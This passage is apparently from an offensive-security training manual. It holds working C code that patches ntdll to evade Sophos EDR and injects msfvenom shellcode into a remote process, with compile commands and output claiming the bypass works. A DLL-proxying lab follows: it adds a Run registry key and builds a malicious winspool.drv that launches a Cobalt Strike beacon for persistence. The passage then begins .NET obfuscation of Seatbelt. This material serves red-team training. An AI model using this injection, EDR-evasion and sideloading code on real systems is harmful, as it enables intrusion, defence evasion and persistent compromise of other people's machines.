    sprintf(patch, "\x4c\x8b\xdl\x8b%c%c%c\x0f\x05\xc3", id, id ^ id, id ^ id, id ^ id);
    printf("Old permissions 0x%08x\n", dwOld);

    //arguments are source, destination, and size
    memcpy(address, patch, dwSize);
}
```

Dynamically resolving NtAllocateVirtualMemory

Patching our Windows APIs

Changing to RWX permissions

Figure 108 Writing our functions for patching memory

```
int main(int argc, char **argv){
    Cleanup();

    DWORD PID = atoi(argv[1]);
    CHAR shellcode[] =
        "\xfc\x48\xe3\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
        "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
        "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
        "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
        "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
        "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
        "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
        "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
        "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
        "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
        "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
        "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
        "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
        "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
        "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
        "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
        "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
        "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x6e\x6f\x74"
        "\x65\x70\x61\x64\xe2\x65\x78\x65\x00";

    DWORD dwSize = 2;
    DWORD written = 0;
    DWORD dwThreadId = 0;
    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    printf("HANDLE 0x%p\n", hProc);

    PVOID mem = VirtualAllocEx(hProc, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    printf("mem 0x%p\n", mem);

    WriteProcessMemory(hProc, mem, shellcode, sizeof shellcode, NULL);

    printf("Written %d bytes\n", written);

    CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)mem, NULL, 0, &dwThreadId); //parameters that are pointers require a '&'
    printf("thread ID %d\n", dwThreadId);

    CloseHandle(hProc);

    return 0;
}
```

unencrypted msfvenom shellcode in c format that pops notepad

Figure 109 Second half of memory patching code

If you compile this code with Code Blocks, Sophos EDR will trigger immediately, because I gave them this exact binary after compiling with Code Blocks. Therefore, we're going to use clang from the command line to compile the code. Check your directory structure, you need to execute clang.exe from this directory –
C:\Users\Administrator\Desktop\mingw64\bin

```
C:\Users\Administrator\Desktop\mingw64\bin>clang.exe C:\Users\Administrator\Desktop\sophos_test.c -o C:\Users\Administrator\Desktop\sophos_test.exe
C:\Users\Administrator\Desktop\sophos_test.c:4:1: warning: type specifier missing, defaults to 'int' [-Wimplicit-int]
Patchy(CHAR *address, unsigned char id);
C:\Users\Administrator\Desktop\sophos_test.c:19:12: warning: incompatible pointer types passing 'FARPROC' (aka 'long long (*)(*)') to parameter of type
[-Wincompatible-pointer-types]
Patchy(HtDesktop\VirtualMemory, 0x50);
```

Figure 110 Using clang to compile our C code

After you compile your code with clang, start a notepad process, get the PID and inject into it. Sophos EDR should not trigger.

```
C:\Users\Administrator\Desktop\mingw64\bin>cd ..\..

C:\Users\Administrator\Desktop>.\sophos_test.exe 2344
NtProtectVirtualMemory 0x00007FFA9C3303E0
NtAllocateVirtualMemory 0x00007FFA9C32FCE0
Old permissions 0x00000020
Old permissions 0x00000020
HANDLE 0x0000000000000098
mem 0x00000285420E0000
Written 0 bytes
thread ID 6500
```

And we have injected!

Figure 111 Bypassing Sophos EDR and popping notepad

Exercises

1. Compile the source code with cl.exe
2. Run the sophos_test.exe on the Sophos EDR machine to see if it bypasses. Does it?

Lab 12: DLL Proxying – Gaining Persistence

Windows, like many operating systems, allows applications to load DLLs at runtime. Applications can specify the location of DLLs to load by specifying a full path, using DLL redirection, or by using a manifest. If none of these methods are used, Windows attempts to locate the DLL by searching a predefined set of directories in a set order.

The DLL search order in the Windows operating system is:




Figure 112 the order that a binary looks for a DLL

The goal of this lab is to perform a DLL sideload attack against Microsoft Teams

You will:

- Download bginfo.exe and create a new registry RUN key for it
- Find a DLL that bginfo.exe searches for but does not find
- The DLL must be in a directory that an authenticated user can write to
- create a malicious DLL that pops Cobalt Strike beacon when the the bginfo.exe process is started
- find the legitimate DLL's exports and add them to our malware
- Each export should point to our malicious function

Code Examples:

- All code examples use and target x32 processes
- All shellcode is generated for x32 processes
- Beacon is generated from Cobalt Strike

System Configuration and Tools:

- X86 Native Tools Command Prompt for VS 2019
- Cobalt Strike
- Process Monitor
- Bginfo.exe
- Reg.exe

Systems Used In Lab:

- Windows Dev Box

Setting up our target

Download bginfo from this link; the binary comes in the SysInternals Suite by default – it sets up the background for other tools used by SysInternals

<https://docs.microsoft.com/en-us/sysinternals/downloads/bginfo>

Right click on the download and extract the folder to the C:\ directory

There should be 3 files inside the folder, we're going to be targeting the 32bit version of bginfo.exe




Figure 113 32-bit version of Bginfo.exe

Check which programs run automatically at run time:

Create a registry RUN key that points at the 32-bit version of bginfo.exe²⁷

```
REG ADD "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /V "bginfo" /t
REG_SZ /F /D "C:\BGInfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0"
```

```
C:\Windows\system32>REG ADD "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /V "bginfo" /t REG_SZ /F /D "C:\BGInfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0"
The operation completed successfully.
```

Figure 114 Creating our new RUN key pointing at the 32-bit version of bginfo.exe

The output should be "The operation completed successfully"

Query the registry to ensure that the operation did complete successfully (you should see your new key)

```
reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

```
C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    bginfo REG_SZ C:\BGInfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
```

Figure 115 Querying our new RUN key pointing at the 32-bit version of bginfo.exe

Check the privileges of the Bginfo folder with icaccls, we need to ensure we can write to the folder (this is a lab-ism, we put it there in the first place). We are looking for (M) in the output for the Authenticated Users group, this means we have **modify access**.²⁸

```
C:\BGInfo BUILTIN\Administrators:(I)(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          NT AUTHORITY\Authenticated Users:(I)(M)
          NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

Figure 116 Running icaccls on the C:\Bginfo folder to check permissions

Finding a Process to Target

Our goal is **persistence**

1. our target needs to be a binary that runs automatically on startup or is triggered by something

²⁷ <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add>

²⁸ <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icaccls>

2. the application needs to be prone to DLL hijacking; we check for this with Process Monitor

Start Process Monitor and create the following filters:

- Process Name is bginfo.exe
- Operation is CreateFile
- Results in NAME NOT FOUND




Figure 117 ProcMon filters for findings hijackable files for bginfo.exe

If you'd like to see if the loader finds these dlls later in the DLL Search Order (currently we're looking in the application's folder), simply delete the 'Result contain NAME NOT FOUND' filter

Now start the 32-bit bginfo binary located in the C:\Bginfo folder. Process Monitor will start filtering the loader's actions.

Process Monitor's output with those filters should look like this:

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:49:44.4307607 PM	Bginfo.exe	16656	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4354185 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\snmpapi.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4354229 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\VERSION.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4355252 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\NETAPI32.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4361249 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\Bginfo.exe.Local	NAME NOT FOUND	Desired Access: Re
10:49:44.4381647 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\ODBC32.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4381659 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\Bginfo.exe.Local	NAME NOT FOUND	Desired Access: Re
10:49:44.4382638 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\MSIMG32.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4389975 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\WINSPOOL.DRV	NAME NOT FOUND	Desired Access: Re
10:49:44.4394900 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\UxTheme.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4409292 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\OLEACC.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4410411 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\WINMM.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4414632 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\DPAPI.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.4432130 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\NETUTILS.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.4441639 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\WKSCLI.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.4450291 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\SRVCLI.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.4542509 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\OLEACCRC.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.4569316 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4696693 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SysWOW64\wbem\wbemcomn.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.4736110 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.5377687 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\TextShaping.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.5563327 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SysWOW64\UxTheme.dll.Config	NAME NOT FOUND	Desired Access: Gt
10:49:44.5569834 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\Bginfo.exe.Local	NAME NOT FOUND	Desired Access: Re
10:49:44.5789186 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\Bginfo.exe.Local	NAME NOT FOUND	Desired Access: Re
10:49:44.6923434 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\SspiCli.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.6947732 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\inetmib1.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.6956153 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\PHLPAPI.DLL	NAME NOT FOUND	Desired Access: Re
10:49:44.7575423 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\CoreUIComponents.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.7575571 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\CoreMessaging.dll	NAME NOT FOUND	Desired Access: Re
10:49:44.7643106 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SystemResources\USER32.dll.mun	NAME NOT FOUND	Desired Access: Re
10:49:44.7644500 PM	Bginfo.exe	16656	CreateFile	C:\Windows\SystemResources\USER32.dll.mun	NAME NOT FOUND	Desired Access: Re
10:49:44.8305411 PM	Bginfo.exe	16656	CreateFile	C:\SystemResources\Bginfo.exe.mun	PATH NOT FOUND	Desired Access: Re
10:49:44.8306215 PM	Bginfo.exe	16656	CreateFile	C:\SystemResources\Bginfo.exe.mun	PATH NOT FOUND	Desired Access: Re
10:49:55.7608300 PM	Bginfo.exe	16656	CreateFile	C:\BGInfo\WINSTA.dll	NAME NOT FOUND	Desired Access: Re

That's a lot of candidates!

Figure 118 ProcMon output for bginfo with our filters applied

Finding a DLL to Target

Use dumpbin to analyze all of the imported dlls that bginfo.exe will look for during loading – this is going to take about 10 seconds to run.

```
C:\Program Files\Microsoft Visual Studio\2022\Community>dumpbin /imports c:\BGInfo\Bginfo.exe
Microsoft (R) COFF/PE Dumper Version 14.32.31332.0
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file c:\BGInfo\Bginfo.exe
File Type: EXECUTABLE IMAGE

Section contains the following imports:

  VERSION.dll
    587A3C Import Address Table
    5E001C Import Name Table
      0 time date stamp
      0 Index of first forwarder reference

    10 VerQueryValueW
      8 GetFileVersionInfoW
      7 GetFileVersionInfoSizeW
```

These are exported function for version.dll

Figure 119 Running dumpbin to analyze the imports for bginfo.exe

Look through the dlls and drvs that bginfo.exe imports; we want to find a dll/drv that bginfo only needs a small number of functions. Because we're lazy and we're going to forward these functions in our code.

LESS FUNCTIONS = LESS WORK

There are multiple imports that bginfo.exe only needs less than 5 functions within that dll. They are:

- Version.dll
- Snmpapi.dll
- Netapi32.dll
- Msimg32.dll
- Comdlg32.dll
- Winspool.drv
- Comctl.dll
- Ws_32.dll
- Oleacc.dll
- Imm32.dll
- Winmm.dll

For the sake of the exercise, we're going to focus on WINSPOOL.DRV

WINSPOOL.DRV

587A54 Import Address Table

5E0034 Import Name Table

0 time date stamp

0 Index of first forwarder reference

1D ClosePrinter

96 OpenPrinterW

4F DocumentPropertiesW

winner winner chicken dinner

Figure 120 bginfo only uses 3 functions within WINSPOOL.DRV

Creating the DLL

Here's a template of the DLL that you're going to sideload, it's called winspool_template.cpp

```
//We're going to use the Visual Studio linker to tell the loader that the
specific function is implemented in a different module

//if bginfo calls OpenPrinterA from winspool.drv, it will reach out to the
address table and see that that function is implemented in winsplhlp

//the last argument is the ordinal, it's an index to an area in the address
table

//WINSPOOL.DRV has 3 functions, so we need 3 forwarders

#pragma comment(linker, "/export:OpenPrinterA=winsplhlp.OpenPrinterA,@143")
#pragma comment(linker, "/export:OpenPrinterA=winsplhlp.OpenPrinterA,@143")
#pragma comment(linker, "/export:OpenPrinterA=winsplhlp.OpenPrinterA,@143")

#include <Windows.h>

void Bang(void) {
    STARTUPINFO info={sizeof(info)};
    PROCESS_INFORMATION processInfo;

    //launch shellcode or hardcode path to your implant
    CreateProcess(
        "c:\\path\\to\\your\\beacon.exe",
        "", NULL, NULL, TRUE, 0, NULL, NULL,
        &info, &processInfo);
}

//DllMain is called when the library is loaded into the process
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID
lpReserved) {

    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        Bang();
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


The output from dumpbin on bginfo gives you the ordinals for the functions within WINSPOOL.DRV in hexadecimal format, you're going to need to convert those to decimal for the last argument in your pragma comments.

```
WINSPOOL.DRV
587A54 Import Address Table
5E0034 Import Name Table
0 time date stamp
0 Index of first forwarder reference

1D ClosePrinter
96 OpenPrinterW
4F DocumentPropertiesW
```

Figure 121 The ordinals for the 3 WINSPOOL.DRV are given to you in hex format

Use python to convert the hex to decimal:

- C:\Windows\system32>python -c "print(int(0x1d))"
- C:\Windows\system32>python -c "print(int(0x96))"
- C:\Windows\system32>python -c "print(int(0x4f))"

Hex	Decimal
1D - ClosePrinter	29
96 - OpenPrinterW	150
4F - DocumentPropertiesW	79

Change the last argument in the 3 pragma comments at the top of your code to the decimals you just converted, also add the respective function names.

```
#pragma comment(linker, "/export: OpenPrinterW=winsplhlp.OpenPrinterW,@150")
#pragma comment(linker, "/export: ClosePrinter=winsplhlp.ClosePrinter,@29")
#pragma comment(linker, "/export: DocumentPropertiesW=winsplhlp.DocumentPropertiesW,@79")

#include <Windows.h>
```

Figure 122 Changing function names and ordinals to hex

Compile your modified code and dump the exports with dumpbin to ensure that the functions are located in the correct area. **YOU WILL NEED TO USE THE X86 COMPILER**

cl.exe /W0 /D_USRDLL /D_WINDLL winspool.cpp /MT /link /DLL /OUT:winspool.drv


```
Dump of file winspool.drv
File Type: DLL

Section contains the following exports for winspool.drv

00000000 characteristics
FFFFFFFF time date stamp
0.00 version
29 ordinal base
122 number of functions
3 number of names

ordinal hint RVA      name
29      0      ClosePrinter (forwarded to winsplhlp.ClosePrinter)
79      1      DocumentPropertiesW (forwarded to winsplhlp.DocumentPropertiesW)
150     2      OpenPrinterW (forwarded to winsplhlp.OpenPrinterW)
```

Figure 123 Looks like forwarding our functions was successful

FINISH HIM!

Before we attempt to call our beacon from our badness, we need to do two final things:

1. Copy your proxy DLL to the Bginfo folder (located in C:\Bginfo)

copy winspool.drv C:\Bginfo

2. We also need to copy the legitimate winspool.drv from SYSWOW64 into the bginfo folder, but name it winsplhlp. Because we named it winsplhlp in our pragma comments, remember?

copy c:\windows\SysWOW64\winspool.drv C:\Bginfo\winsplhlp.dll

If nothing happened, you probably forgot to point CreateProcess API at your beacon.exe on the file system. Double check that!

```
//launch shellcode or hardcode path to your implant
CreateProcess(
    "c:\\path\\to\\your\\beacon.exe",
    NULL, NULL, TRUE, 0, NULL, NULL,
    &info, &processInfo);
```

Figure 124 This path needs to point at your CS beacon on the file system

Lab 13: .NET Assembly Obfuscation

Code Examples:

- Seatbelt written in C#

System Configuration and Tools

- Visual Studio
- ConfuserEx
- DotPeek .NET decompiler

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

Open the Seatbelt solution file in the Labs/Lab 8 - .NET Assembly Obfuscation folder in Visual Studio.

Remember to practice OPSEC – turn off debugging within the Build options:




Figure 125 Turning off Debugging in the Build Properties in VS

Drag your compiled Seatbelt assembly onto the ConfuserEx GUI. ConfuserEx will make a new folder called 'Confused' wherever the current assembly is located. In this case, the Seatbelt assembly was located directly on the Desktop.




Figure 126 Configuring ConfuserEx

Within the Settings tab, press the (+) button to the right of the 'Rules' area of the user interface. This will populate a rule with the text 'true'. This setting is just saying that ConfuserEx needs to apply this rule every time it runs.




Figure 127 Applying the rule with 'true'

Now click the little pencil, this allows us to edit our rule and apply individual protections to our .NET assembly. However, if you want to simply add all possible protections, use the 'Maximum' preset:

